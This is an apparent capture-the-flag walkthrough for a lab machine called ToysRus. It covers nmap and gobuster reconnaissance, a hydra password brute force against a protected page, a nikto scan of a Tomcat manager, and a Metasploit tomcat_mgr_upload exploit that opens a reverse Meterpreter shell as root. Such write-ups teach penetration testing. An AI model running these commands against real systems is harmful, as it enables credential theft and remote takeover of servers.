ToysRus

Nmap

```
nmap -A 10.10.62.127
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-05 09:07 CDT
Nmap scan report for 10.10.62.127
Host is up (0.11s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 bb:88:3e:23:4c:d2:5b:f0:cb:70:4f:b1:97:79:e0:9b (RSA)
|   256 98:ff:59:90:e1:06:e9:3d:09:4b:64:69:b5:aa:51:7b (ECDSA)
|_  256 75:e7:2f:b7:83:dd:af:75:26:b8:76:ba:7f:6f:2c:2e (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=7/5%OT=22%CT=1%CU=38180%PV=Y%DS=4%DC=T%G=Y%TM=60E31252
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10E%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M506ST11NW7%O2=M506ST11NW7%O3=M506NNT11NW7%O4=M506ST11NW7%O5=M506ST11
OS:NW7%O6=M506ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(
OS:R=Y%DF=Y%T=40%W=6903%O=M506NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   57.24 ms  10.6.0.1
2   ... 3
4   125.48 ms 10.10.62.127

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.25 seconds
```


Flag 1

We will need to use gobuster or dirbuster to find hidden directories.

```
gobuster dir -u http://10.10.62.127/ -w /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt -t 20
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.62.127/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/07/05 09:10:54 Starting gobuster in directory enumeration mode
===============================================================
/guidelines           (Status: 301) [Size: 317] [-->
http://10.10.62.127/guidelines/]
```

Within the guidelines directory, we find the user for the second flag.


Flag 2



Hey **bob**, did you update that TomCat server?

Flag 3


As our gobuster scan progresses, you will find the third flag named "/protected"



```
===============================================================
2021/07/05 09:10:54 Starting gobuster in directory enumeration mode
===============================================================
/guidelines           (Status: 301) [Size: 317] [--> http://10.10.62.127/guidelines/]
/protected            (Status: 401) [Size: 459]
Progress: 28922 / 220561 (13.11%)
```

Flag 4


The protected page prompts for an http-get form to login. We will brute force bob's login with hydra.



Authentication Required - Mozilla Firefox

http://10.10.62.127 is requesting your username and password. The site says: “protected”


```
hydra -l bob -P /usr/share/wordlists/rockyou.txt -f 10.10.62.127  http-get
/protected/
```



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-05 09:32:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
[DATA] attacking http-get://10.10.62.127:80/protected/
[80][http-get] host: 10.10.62.127   login: bob   password: bubbles
[STATUS] attack finished for 10.10.62.127 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-05 09:32:32
```

Flag 5 & 6


Going back to our Nmap scan, we see that the hidden port is running on "1234". Our scan also revels the version of the service.



```
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
```

Flag 7


Login to the tomcat manger using bob's credentials and begin a credentialed nikto scan.



Tomcat Web Application Manager

```
nikto -id bob:bubbles -url http://10.10.62.127:1234/manager/html
```


Let the scan run for a while and comeback to review your findings. You should see 5 documentation files.




```
+ OSVDB-3233: /manager/html/manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/jk-manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/jk-status/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/admin/manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/html/host-manager/manager-howto.html: Tomcat documentation found.
```

Flag 7 & 8

Refer back to our Nmap scan to find the Apache versions.



```
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```




```
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
```

Flag 9 & 10

Now we will need to use metasploit for the remaining flags.

Start metasploit and use the "exploit/multi/http/tomcat_mgr_upload" module.

Configure the exploit and run.



```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.6.81.158:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 3WslhxEo9OKEZhb0pZQ4...
[*] Executing 3WslhxEo9OKEZhb0pZQ4...
[*] Sending stage (58060 bytes) to 10.10.62.127
[*] Undeploying 3WslhxEo9OKEZhb0pZQ4 ...
[*] Meterpreter session 1 opened (10.6.81.158:4444 -> 10.10.62.127:41134) at 2021-07-05 10:58:21 -0500
```

The shell returns as the root user, now you can navigate to the flag in /root/flag.txt